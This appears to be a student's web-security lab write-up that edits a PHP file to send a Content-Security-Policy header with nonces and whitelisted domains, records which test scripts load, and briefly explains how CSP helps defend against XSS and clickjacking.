
7. From button click: Click me

For example 32c, I edited the php file to add the sources:



```
  GNU nano 4.8                                phpindex.php
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *.com".
               "";
  header($cspheader);
?>

<?php include 'index.html';?>
```

Now with nonce-222-222-222 and *.com, 1,2,4,5,6 all display OK.



CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): OK

3. Inline: No Nonce: Failed

4. From self: OK

5. From www.example60.com: OK

6. From www.example70.com: OK

7. From button click: Click me

CSP can prevent XSS attacks because it implements the same origin policy: it restricts the items a page can load, or if a page can be framed by other pages (ClickJacking). By specifying ‘self’ in the CSP header, we can restrict items to only be loaded if they come from the same origin as the page itself. We can also whitelist domains as shown with example60 and 70. This helps secure a website by refusing to load content from untrusted sources.